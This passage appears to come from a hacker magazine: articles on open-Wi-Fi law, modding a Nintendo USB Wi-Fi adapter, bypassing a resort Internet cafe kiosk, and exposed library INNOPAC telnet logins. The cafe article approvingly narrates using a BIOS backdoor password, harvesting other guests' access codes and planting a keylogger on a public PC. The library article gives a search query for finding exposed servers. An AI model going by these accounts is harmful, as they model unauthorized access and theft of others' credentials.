Open wireless networks are a curious intersection of morality and legality. Living in a country where broadband access is not metered by usage (unlike other regions where it may be charged per kilobyte monthly, presenting a very real cost to the owner of a network) and, paying for a broadband connection already, I personally think it's difficult to find a moral argument against utilizing open wireless networks, at least in moderation. While saturating someone else's network or using it to anonymize illegal activity obviously crosses the line, use of an open network would seem to be in line with the owner's decision to leave it open. Unfortunately, it can be difficult to tell if the user intentionally left the network open or simply didn't bother to read the manual that came with the access point - and the law typically comes down on the side of protecting the owner.

When an access point is "open," it advertises the ESSID (network name) several times a second (ten by default), requires no WEP or WPA key, and provides DHCP. Regardless of the owner's intentions, this significantly blurs the lines between attacking a network to gain unauthorized access, and accepting

the invitation of a network to join. Not only is it declaring "Here I am, connect to me," it's giving out IP addresses when you do so. Depending on the client-side configuration, no active participation is even required; Most systems will automatically connect to any network in the preferred network list, and many open access points share common factory default names like "linksys" and "default." Systems with automatic OS updates will typically download updates (as to be expected when connected to a network), meaning it's possible to not only connect to, but begin using the resources of an open network unintentionally.

Accessing a wireless network without the permission of the owner, even when the network is "open," typically falls under computer trespassing laws. From the existing cases, the charges are filed under local (state or county) laws rather than federal. The exact charge depends on the region. However, the Federal Computer Fraud and Abuse Act (18 U.S.C. 1030) makes unauthorized access or exceeding authorized access with the intent to defraud on a computer or network a crime. While the Feds are generally uninterested in "small" cases (less than \$100,000 in damages), many states have copied the CFAA for their own laws.

In 2006 a man in Illinois was charged with, and pled guilty to, "unauthorized computer access" and paid a \$250 fine for using an open access point from his car. The prosecuting attorney cited possible punishments of up to a year in jail for the use of an opened access point. A similar arrest was made in 2005 in Florida, when a man was arrested and charged with a third-degree felony, carrying a potential \$10,000 fine and five years of jail time. In both of these arrests, no mention was made of what activity was taking place on the network.

Further confusing matters, not every state would consider such use illegal. For example, New Hampshire's RSA: 638:17 allows an unauthorized user three affirmative defenses: they reasonably believed they had authorization, would get free access if

asked, or had no way of knowing that the access was unauthorized. If any of these are proven, the user will be found not guilty of the crime.

In 2006 two men were arrested in a high profile case in Michigan involving hacking of the Lowes wireless network to obtain credit card numbers. Unlike the previous examples, this arrest was unequivocally justifiable (if, of course, they are guilty of the charges). This case involved the deliberate penetration of the Lowes corporate network and the installation of spyware to monitor Point of Sale terminals. However, in May 2007, a Michigan man was arrested for using a public hotspot in a coffee shop from his truck and charged with felony fraudulent access to a computer network with a possible five year sentence and \$10,000 in fines. In this case the man was not using a network which the owners did not intend to be public. He was using a network the owners didn't intend to be public for him at that time, a distinction much harder to make (and as a user of networks, to determine if it applies to you).

The Michigan laws he is charged under refer to someone who would "access or cause access to be made to a computer program, computer, computer system, or computer network to acquire, alter, damage, delete, or destroy property or otherwise use the service of a computer program, computer, computer system, or computer network."

Despite being advertised as an open hotspot network and despite the owner being unaware of his use of the network, an officer determined that using the network from a car instead of inside the coffee shop constituted unauthorized access. In an interview with newspapers, the man stated he was checking his email since he knew the cafe had a public network. Ultimately the felony charge was dropped and the man paid a \$400 fine and served 40 hours of community service.

In similar cases, a Washington man was arrested in 2006 for use of a coffee shop's wireless network from his car without making a purchase after coffee shop owners called the police and an Alaska man was arrested for using the wireless network installed in the public library after hours from the parking lot.

Think the laws against using public networks affect only the United States? Think again. In 2005 a London man was arrested and fined £500 for using an open network and in August 2007 a man in Chiswick was arrested while using an open access point while outdoors. Both men were charged with offenses under the Communications Act and

the Computer Misuse Act. For those more familiar with American style legal documents, the Computer Misuse Act, written in 1990, is surprisingly direct and, while predating wireless networks, it includes provisions against both the use of a computer to gain unauthorized access and the use of unauthorized access to commit further crimes. Violations of the Computer Misuse Act can carry a six month jail sentence plus fines. The Computer Misuse Act explicitly states that it may apply to non-citizens as well. The Communications Act, an immense document dealing with the regulations of OFCOM and telecommunications in general, contains similar laws, and recent amendments raise the potential fines to £50,000.

(1) A person is guilty of an offence if

(a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer;

(b) the access he intends to secure is unauthorised; and

(c) he knows at the time when he causes the computer to perform the function that that is the case.

(2) The intent a person has to have to commit an offence under this section need not be directed at

(a) any particular program or data;

(b) a program or data of any particular kind; or

(c) a program or data held in any particular computer.

Anyone who dishonestly obtains an electronic communications service and intends to avoid paying for that service is guilty of an offence under section 125. A person found guilty of the offence will be liable to a fine or imprisonment, or both. Under subsection (2), it is not an offence under this section to obtain a service mentioned in section 297(1) of the Copyright, Designs and Patents Act 1988. This section replaces section 42 of the Telecommunications Act 1984 which is repealed by Schedule 19.

Of additional significant interest:

302. It is an offence under subsection (1) for a person to have in his possession or under his control anything, including data, which may be used for or in connection with obtaining an electronic communications service with the intent to use the thing or to allow it to be used to obtain, or for a purpose connected with the obtaining of, an electronic communications service dishonestly.

The recent arrests pertaining to use of open wireless networks have not made mention of section 302 however, like recently passed laws in Germany banning the use or possession of tools which might

have nefarious purposes, this section may present a significant problem.

Obviously every situation mentioned here is different - some occurred late at night, casting a suspicious air regardless of possible intentions. Other cases would appear to be perfectly legitimate uses of open networks. All that can be said is to beware using open wireless networks and be sure the owners don't mind you doing so. And buy a cup of coffee if you're going to use the network at the shop down the road. They're doing you the favor of getting online.

References

Fraudulent Access to Computer Systems Act, Michigan, USA:

[http://www.legislature.mi.gov/\(S\(1012dym1uleh1rfwl4cruj55\)\)/mileg.aspx?page=GetObject&objectName=mcl-752-795](http://www.legislature.mi.gov/(S(1012dym1uleh1rfwl4cruj55))/mileg.aspx?page=GetObject&objectName=mcl-752-795)

New Hampshire Title LXII Criminal Code, New Hampshire, USA:

<http://www.gencourt.state.nh.us/ras/html/LXII/638/638-17.htm>

Communications Act of 2003, United Kingdom:

<http://www.opsi.gov.uk/si/si2006/20061032.htm>

<http://www.opsi.gov.uk/acts/en2003/2003en21.htm>

Computer Misuse Act of 1990, United Kingdom:

http://www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1.htm

Hacking the Nintendo WiFi USB Connector



by MS3FGX

MS3FGX@gmail.com

The Nintendo WiFi USB Connector (which from now on I will simply refer to as the WiFi Connector) is a product released by Nintendo in 2005 for use with their DS handheld, and more recently their Wii console. The WiFi Connector is designed as an alternative to standard WiFi networks (which both the DS and Wii use to access the Internet for various functions), with the intended advantages being automated setup and security. It is available in most electronics and game stores, and currently costs \$35 to \$40.

Hardware wise, the WiFi Connector is simply a rebranded Buffalo WLI-U2-KG54-AI adapter. This device was most likely chosen due to the fact that it uses the USB version of the RT2500 chipset (also known as the RT2570), one of the few chipsets that can be used as a software AP under Windows. The software itself on the other hand is totally proprietary to Nintendo, including the authentication method used.

So that's very interesting and all, but what does it really mean? Basically, the WiFi Connector allows you to turn your Windows XP computer (the only OS Nintendo's soft-

ware currently supports) into a WiFi AP for your DS and Wii systems. The problem is, those are the only devices the WiFi Connector will work with. Nintendo's software makes it so that any device connecting to the AP needs to go through its proprietary authentication system.

Wouldn't it be nice to have a soft AP like that which works with all your other WiFi devices? Or perhaps you want a decent USB WiFi adapter that you can use under Linux with native drivers? Luckily for us, we can do all of that and more with the WiFi Connector. It just takes a bit of hacking.

Windows

By following these steps you will be able to do two very important things with your WiFi Connector, two things which should never have been limited in the first place.

First, you will be able to use the WiFi Connector as a standard WiFi adapter, allowing you to connect to existing wireless networks, run NetStumbler, and so on. More importantly, you can unlock the soft AP function of the WiFi Connector to work with any WiFi device, not just Nintendo's.

Accomplishing this will require two separate hacks, one building on top of the other. We will first modify the original Buffalo WLI-

U2-KG54-AI drivers to work with the WiFi Connector, and then hex edit the configuration software from a different USB WiFi adapter (but one with the same chipset) which will give us more control over the device than Windows alone allows.

Before beginning, I should note that this is only tested and confirmed to work on Windows XP, and will probably work on Windows 2000 as well. Unfortunately, I have no idea if this will work on Vista, and have no way to test it myself. I would be very interested in hearing from anyone who tries this on Vista, working or not.

Driver Modification

To get started, download the drivers from the Buffalo site:

http://www.buffalotech.com/support/getfile/?U2KG54_1-01-02-0002.zip

Extract the win2000 directory from the archive onto your computer and open it up. Inside you will see the file NETU2G54.INF, which is what we need to modify for the drivers to apply to the WiFi Connector.

Make sure to remove the read-only protection on this file, then open it in Notepad. Fairly close to the top of the file you will see a section with the heading, [Adapters]. This is the list of device IDs that Windows uses to determine what hardware the driver will work with.

We need to change the device ID that is listed here to match that of the WiFi Connector. To do this, simply delete the existing device ID from the top line (USB\VID_0411&PID_005E) and replace it with USB\VID_0411&PID_008B.

After you have changed the device ID, save the file and close it.

You can now proceed with the installation of the modified driver. If you already had the official Nintendo software and drivers installed on your machine, make sure these are completely removed before continuing.

Plug the WiFi Connector into the computer. When the Found New Hardware Wizard starts, select Install from a list or a specific location (Advanced). Then tell it to search for the driver in the directory where the modified NETU2G54.INF file is located and click Next.

After the installation, you should see an icon in your system tray indicating that a new wireless device has been installed but not configured (it will look like a computer with waves coming out and a red X).

If you didn't get any errors, your WiFi Connector is now recognized as a Buffalo WLI-U2-KG54-AI by Windows. You can now use it as you would any other WiFi adapter. But what fun is that? Let's move along and

get it working as a soft AP.

Software Modification

Since Windows only includes very basic WiFi configuration utilities, we need to go out and find our own to configure a soft AP. To do this we will hex edit the software for another device (the ASUS WL-167g) which uses the same chipset as the WiFi Connector.

The software we need can be located at:

http://dlsvr01.asus.com/pub/ASUS/wireless/WL-167g/Utility_2933.zip

Download the archive, extract it, and run setup.exe to start the installer. But don't try to start it once it is installed. You will only get errors about no suitable devices being found.

To modify the software, you are going to need to use a hex editor to once again change the device ID from the intended hardware to that of the WiFi Connector. You will need a hex editor that has a good replace function, or else this is going to be a very tedious modification. Specifically, you want one that is able to retain the strings you want to replace after you have saved and opened another file.

I would suggest XVI32 if you don't already have a hex editor you are comfortable with. It's small, free, and its robust replace function makes the following modifications a breeze.

Using your hex editor, navigate to where the ASUS Utilities are installed, which by default will be:

C:\Program Files\ASUS\WLAN Card Utilities\

Inside of this directory there are seven files you need to modify to get the software to recognize the WiFi Connector. They are:

AsAuthen.dll
Center.exe
Mobile.exe
StMonitor.exe
TShoot.exe
Wireless.exe
Wizard.exe

The modification is exactly the same for each file, so once you get into the rhythm of it, you should be able to blow through them pretty quick.

Open the first file (it doesn't matter which order you do them in) in your hex editor and replace all occurrences of USB\VID_0B05&PID_1706 with USB\VID_0411&PID_008B.

After replacing all of the instances in that file, save it and open the next one. Each file should have at least one occurrence in it, so if your editor is saying that nothing has been replaced, double check that you have the proper device IDs typed in.

After all of the files have been hex edited, there is still one more step you must perform

before you can run the software.

Open up My Computer and navigate to the following directory:

C:\Program Files\ASUS\WLAN Card Utilities\Driver\WinXP\AP\

Inside this directory you should see a file named `rt2500usb.sys`. You need to copy this file to:

C:\WINDOWS\system32\drivers\

Windows will ask you if you want to overwrite the existing file, click **yes**.

Now make sure the WiFi Connector is plugged in and click on the ASUS WLAN Control Center icon. You are probably going to see a bunch of error and status messages when you first start it up, but there is only one you need to look at right now.

There should be a window named **wireless option** open. In this window you need to make sure that option which says **Only use our WLAN utilities...** is selected, and then click **OK**. A wizard will now start, click on **cancel** to close it, and then **OK** on the message that will result.


The ASUS WLAN Card Settings window should now show the Buffalo WLI-U2-KG54-AI along with some information about it. If you see this screen then the software was modified correctly.

Soft AP Configuration

Now that the WiFi Connector is being detected by the ASUS WLAN Utilities, we can make the appropriate adjustments for it to run in AP mode. The ASUS software makes this very simple, and it only takes a minute or two to configure everything.

Open the ASUS WLAN Control Center and click on the **config** icon located on the left side. On this new page you should see a tab on the top that says **soft AP**. Click on it.

Click the radio button next to **soft AP Mode** to change the operating mode of the WiFi Connector. Under that you should see a diagram of a basic network, and a bit farther



down a box that says **Available Network Connections**. Click on the device that is currently connecting you to the Internet (it doesn't matter what this device actually is so long as it can get online) and drag it into the box next to the **Internet** icon. Make sure that the box next to **Enable ICS** is checked. Then click **Apply**.

After a moment you should get a warning about changing the modes of the adapter. Click **yes**. A few seconds later and you should get another window popping up to tell you that enabling ICS may take a while. Click **OK** again. Then wait. Like the message said, this can take a while. You will know that it is finished when the green **Apply** icon becomes grayed out again. Once this happens, click on the **Basic** tab.


Here you are going to set the SSID and channel for the soft AP. I won't go into detail here since I am sure we are all familiar with basic WiFi configuration options like these. I also will assume I don't need to explain that running an open AP is probably not a good idea. Take a look at the **Encryption** and **Access Control** tabs to configure basic security settings.

After you have configured your soft AP options, click **Apply**, then **OK**. Your WiFi Connector is now running as a standard soft AP. You can connect any WiFi device you want to it, including the DS and Wii systems that it was originally limited to.

Linux

Officially, Nintendo offers no support at all for Linux (shocking, I know). But as previously covered, the WiFi Connector itself is not a specialized piece of hardware in the first place, so luckily we don't need any specialized drivers either.

The WiFi Connector works perfectly using the drivers from the `rt2x00` Open Source Project (<http://rt2x00.serialmonkey.com>), specifically the `RT2570`



branch of the project. The rt2x00 drivers are pretty popular, so there is a good chance your distribution already includes them, or at least has them available in its repository. But if not, the installation is very simple; if you have ever compiled a Linux application from source before, you should have no problems at all getting the drivers installed.

The rt2x00 drivers are quite capable, and the WiFi Connector proves to be a decent piece of hardware. Monitor mode is supported, and it works very well with Kismet using a source definition like:

```
source=rt2500,rausb0,NiWiFi
```

Ironically though, the current rt2x00 drivers do not support Master mode, so you can't use the WiFi Connector to actually share a connection out from your Linux machine. This feature should be included in the final version of the drivers however.

While it is disappointing you can't use the WiFi Connector in Master mode, there is still more to the story. Much like under Windows, using the WiFi Connector as a standard WiFi device is the least interesting thing you can do with it.

DS Wireless Multi Boot

DS Wireless Multi Boot (WMB) is the method the Nintendo DS uses to download and execute official software from demo kiosks, other DS systems, etc. With modified rt2x00 drivers, you can use the WiFi Connector to host these downloads from your Linux computer.

The modified driver is written by masscat

and can be downloaded from: <http://masscat.afraid.org/ninds/rt2570.php>

Keep in mind this project is completely separate from the rt2x00 Project, so don't send them any questions or bug reports when running this driver. There is also a possibility that the driver will break normal WiFi operation, but in my personal experience it has never been a problem.

Unfortunately it does have a rather nasty tendency to disable my keyboard when I unplug the WiFi Connector, so I would suggest you fully shut down the computer before removing the device.

To install the modified driver you will need to have the kernel source installed on your machine, as well as a sane build environment. There is no configuration required. You simply need to extract the source, build the kernel module, and then install it.

The following commands should be all you need to get the module built:


```
bash# bunzip2 nin_rt2570-1.1.0-b2-  
↳20060811.tar.bz2
```

```
bash# tar xvf nin_rt2570-1.1.0-b2-  
↳20060811.tar
```

```
bash# cd ./nin_rt2570-1.1.0-b2/Module/  
bash# make
```

Assuming you didn't get any errors during the build process, you can now copy the module to the proper directory and then update your module dependencies so the kernel will recognize it. To do so, run the following commands as root:

```
bash# cp ./nin_rt2570.ko /lib/modules/  
↳`uname -r`/misc
```



```
System Terminal
Terminal
arm9 exe 02000850, copy to 02000000, size 000a57b8
arm7 exe 02380000, copy to 02380000, size 000279d4
Total size 000cd18c (840076)
man_log: Client 00:09:bf:0d:9b:b3 has been authenticated

man_log: Client 00:09:bf:0d:9b:b3 is now associated -- data exchange beginning shortly
wmb_data: Client 00:09:bf:0d:9b:b3 has been waiting 1.000000 seconds - beginning download
wmb_data: Got hello reply
wmb_data: Name complete - client is "MS3FGX"
wmb_data: Got response to RSA
send_data: 0000c2e8 out of 000a57b8 (ARM9)
send_data: 000187c8 out of 000a57b8 (ARM9)
send_data: 00024ca8 out of 000a57b8 (ARM9)
send_data: 00031188 out of 000a57b8 (ARM9)
send_data: 0003d668 out of 000a57b8 (ARM9)
send_data: 00049b48 out of 000a57b8 (ARM9)
send_data: 00056028 out of 000a57b8 (ARM9)
send_data: 00062508 out of 000a57b8 (ARM9)
send_data: 0006e9e8 out of 000a57b8 (ARM9)
send_data: 0007aec8 out of 000a57b8 (ARM9)
send_data: 000873a8 out of 000a57b8 (ARM9)
send_data: 00093888 out of 000a57b8 (ARM9)
send_data: 0009fd68 out of 000a57b8 (ARM9)
send_data: 00006a50 out of 000279d4 (ARM7)
send_data: 00012f30 out of 000279d4 (ARM7)
send_data: 0001f410 out of 000279d4 (ARM7)
data_ack: TRANSFER COMPLETE for 00:09:bf:0d:9b:b3
starter: Client 00:09:bf:0d:9b:b3 is starting
man_log: Client 00:09:bf:0d:9b:b3 has left
```

```
bash# depmod -a
```

Once you have installed the modified driver, plug in the WiFi Connector. You can verify the module has properly loaded like so:

```
bash# lsmod | grep nin_rt2570
nin_rt2570 157504 1
```

If you just get a blank line after running that command, something has gone wrong. Double check that you copied the module to the proper directory and then run depmod again.

Once the driver is installed and loaded up, you will need to configure the device. Running the following commands as root will get the WiFi Connector setup to start sending out WMB demos:

```
bash# ifconfig ninusb0 up
bash# iwpriv ninusb0 rfmontx 1
bash# iwconfig ninusb0 mode Monitor
➔channel 13 rate 2M
```

You will now need to download the NinWMB package from:

```
http://masscat.afraid.org/ninds/wifi_
➔apps.php
```

To build these applications, simply run the following commands:

```
bash# bunzip2 NinWMB_20060609b.tar.bz
bash# tar xvf NinWMB_20060609b.tar
bash# cd ./NinWMB_20060609b
bash# make
```

Once installed, you will run the wmbhost program by giving it the interface you want to use, the channel, and the .nds file itself. Make sure to run wmbhost as root, otherwise it will not run and you will just get errors.

```
bash# cd wmbhost/
bash# ./wmbhost -i ninusb0 -c 13 file
➔name.nds
```

Then start up your Nintendo DS, select

DS Download Play, and follow the on-screen prompts to download and run the software.

Of course, you will need some .nds files to actually do anything. As these downloads are freely available over the air from demo kiosks running in most major retailers and have never been sold, they are considered legal to distribute. As far as anyone currently knows, at least.

You can download some demos at the following sites:

```
http://davr.org/ds2/demos/
http://wiki.akkit.org/Downloadable_DS_
➔Demos
```

Conclusion

The WiFi Connector is a useful device, even if you don't own a DS or Wii. At \$40 it certainly is not the cheapest adapter you can buy, but there is no question that it is also more capable than most devices you will find on the shelf as well.

Whether you are running Windows or Linux, you will be able to use the WiFi Connector in some unique ways that are not possible with most other devices. In addition, due to its specialized nature and software, the WiFi Connector likely won't switch chipsets in later production runs; which is often a concern when buying WiFi hardware for use with Linux.

In the end, the Nintendo WiFi USB Connector offers some tantalizing possibilities considering its price and availability, even if Nintendo doesn't know it.

I would like to thank Waffle for laying the groundwork for the soft AP conversion and masscat for his invaluable help and excellent software. Special thanks to my wife, as well as everyone I don't hate.

Fun with Internet

International Cafes



by route

Recently when traveling to Phuket I stayed at a resort along the Kamala Beach strip. After a week in Bangkok and now into my second week at Phuket I began suffering technology deprivation and sought the nearest Internet cafe. Fortunately for me (and others) the resort offered its guests an air conditioned small scaled

Internet cafe where, for a very reasonable price </sarcasm> of approximately 300 baht (around ten Australian dollars at the time), I would be given a preprinted code to access one of three PCs connected (albeit slowly) to the Internet for 60 minutes. Ten bucks may not sound overpriced for a four star resort on the beach, but the average daily income for a local was around 500

baht.

Anyway, back to the Internet cafe service. The setup offered MSN access, MS Office, Internet Explorer 5.0, Notepad, and a few other apps. The PCs themselves were beside the desks and fully accessible, a comfortable chair and decent peripherals were provided and, best of all, I had a chance to get out of the heat and cool off with some good ol' fashioned geeking.

When you first turn the 17" LCDs on, you are confronted with a login screen consuming the entire desktop. Your only option is to enter a login code and click OK. All shortcuts failed to close this screen or even prompt for more options. I was curious if there was in fact a way around this software and just how up to date their security was. Earlier that day, I had read a local article explaining how far behind their Internet access was, average speeds, coverage, etc.

So I disappointedly entered my alphanumeric login code and was taken to the typical WinXP desktop, where the only out of place item was the large counter in the top right hand corner that counted down my remaining usage time. Task Manager was disabled and so was right clicking. I couldn't terminate this counter. But, unfortunately for this resort, that is where the security stopped.

I thought most likely when these PCs were booted up in the morning the staff logged them into Windows and through startup, msconfig, or the registry, this Internet cafe software loaded, disabling all special keys and consuming the entire screen. I was right. I opened msconfig and found inetcafe.exe under the startup tab. It couldn't be that easy, I thought. So I unchecked this option and rebooted the PC. I wasn't terribly worried about being caught "tampering with their computers" as I had given a fake name and room number when receiving my 60 minute code.

Up came the BIOS and so too did a BIOS password prompt. Noticing it was running AWARD bios, I remembered an old backdoor AWARD used around seven years ago. I entered `AWARD_PW` and in I logged. Here's where it just gets lazy. Windows logged me straight in with no further authentication, and I was now connected to the net. No code to track me from and no time restrictions.

To be honest I was a little disappointed it took four minutes to circumvent their security so I started looking around. They had

numerous shares displayed (most empty), and even a space for the good folks working in the kitchen. Funny... I never noticed digital room service. After getting bored of attempting to read broken English, my interest turned towards their logging capabilities. A quick browse to the .exe's home directory on shared D:\ was all it took to find log.txt. A fairly massive unencrypted straight text file that listed dates, times, and codes used to access all three PCs. To make things even easier, it logged how long each session lasted. So after loading the text file into a quick VBA app I wrote, I now had a list of all codes whose sessions still had valid time remaining. Great, I thought, as I copied these down in a small notepad, turned the Internet cafe app back on, and rebooted the PC. After returning the PC back to the state it was in when I found it, I went to the bar, had a whiskey and lime, and reflected on my afternoon's activities.


The next day I returned from doing the "touristy" thing and headed to the Internet cafe for another look around. I logged in with one of the valid codes I had scribbled down, and up popped MSN Messenger. The thoughtful person before me had obviously run out of usage time (when the time runs out, the login screen opens again - pity if you're doing your online banking at the time). A lessor person would have read their email and had some fun, but I wasn't interested. I wanted to know what download restrictions were in place. So I opened IE and visited 2600, thc, packetstorm, etc. but not once was I restricted from accessing these pages. I then proceeded to download and set up a keylogger. Once the keylogger was in place and working, I removed any trace I was there, and walked up to reception.

After a good 20 minutes, no one had any idea what I was trying to tell them and I don't think they actually cared. Blank smiles were all I received.

I'd like to also add that upon returning home all efforts to locate the vendor of this software were useless. It appeared they were no longer in business and with code like that it's not hard to see why.

While what I have just described isn't the most technical hack, it does demonstrate just how poor some security is. Never underestimate anyone the way they underestimate you.

The Trouble With Library Records



by **Barrett Brown**

Ah, the Library: Repository of wisdom, friend of the homeless and anonymous computer users. Libraries everywhere offer a wide variety of services. One of the latent services they provide are the keeping of patron and employee records, with everything from contact information, check-out history, fine management, and, in the worst cases, social security numbers and other goodies.

I recently began working at a University library which uses the world's most popular software for managing database information. The front end of this program is a web-powered and java-based platform called Millennium which accesses the INNOPAC backend.

INNOPAC was created in 1985 by Innovative Interfaces as a UNIX-based system for public access to catalogues and modules to support cataloging, circulation, serials and acquisitions. In 1993 the first annual INNOPAC Users Group (IUG) conference was held representing over 150 libraries and 300 members. In 1998 Millennium was launched and has continued to expand functionality to include database management, acquisitions, serials, interlibrary loan and management reporting functionality. Today there are over 1200 Innovative Interfaces installations around the world in nearly 20 languages.

What does this mean to us and why do we care? Well, for starters the FBI seems to care and that always makes my ears perk up. As you've surely heard by now the FBI has been trying to use the Patriot Act to get access to library patron records with mixed success. Besides the FBI, there are terrorists, lawyers, private detectives, and all sorts of other people who may want access to someone's patron record, with or without permission.

The default interface for employee connection to INNOPAC at my library is to telnet to the INNOPAC server (the same server which is connected to the Internet for public web searches of the library catalogue) and login with a standard username

and password. The first several times I did this I didn't think much of it. But I began to wonder... could I telnet from a shell account outside the library internal domain and log in using an *employee* username (thus giving me access to some administrative functions)? Yep, sure enough, no problem telneting right in there and getting access from across the country. I wondered if any other systems were still using indiscriminate telnet.

So I went to Google and searched for `inurl:innopac` and found a virtual plethora of innopac library servers. All the servers that were listed something `innopac.xxx.edu` were the most obvious choice. I telneted into some from all over the country. Some had telnet disabled, some had just regular public circulation functions enabled, but the others, oh yes, there were many others. They had the same familiar telnet login that I get from my own library.

The implications are that any interloper on a library network can set up a packet sniffer and get admin passwords to the INNOPAC database, then telnet in from wherever they please. It's like patron records are easy candy, and remember that this is the most widely used library system in the world. Being the good white hat that I am I reported my concerns to the IT department and got some lackluster response. They just didn't seem to care. Next I posted my concern to the IUG mail list and got many responses. The majority of responses were frustrated library employees who have been pushing this issue for years. It is a matter of utter simplicity to disable telnet access and interface with INNOPAC through SSH, but for some reason it's just not happening.

And so, as my final attempt to help the security of library patron information everywhere I am writing this article for 2600. It is my sincerest hope that this will have a more positive effect than my talks with the IT people.

<http://www.firstamendmentcenter.org/>

➔news.aspx?id=15702

<http://www.innopacusers.org>

<http://www.iii.com/>

<http://www.iii.com/mill/index.shtml>

The Life and Death of an American Help Desk Agent



by Geospart

This story is about me and people like me. I work on a help desk and have been doing so for many years. I am a technical war veteran so to speak and there are many like me. I have seen three desks that I have worked on go to India and I have seen good friends get laid off. I am tapping out some of my observations and criticisms of the help desk industry and how great people get kicked around in it.

Literally most people that work on help desks for some time find that they have become what I would call a technical guru. Especially if you reach that next pinnacle of Tier Two. Basically, help desks have different levels. Tier Zero is a non-technical initial call-taking person. They will take the information and have a Tier One work on the issue and contact the customer back. Tier Zeros are only used as overflow in case there is an issue with the phone system or if all Tier Ones are busy. Tier Ones are more technical but they must keep their calls within a certain time range, meaning if the calls start heading for ten minutes, then they have been on the call too long. Tier Twos work just underneath the development staff and are able to work outside normal realms of technical support. What I mean is that they are people who have proven that they can think outside the box. They test issues and find possible solutions, and to some extent even write code. If the problem is determined to be a code issue after massive testing then the issue is sent to Tier 3 (the developer) for a possible code patch or additional fixes for new code release of the product.

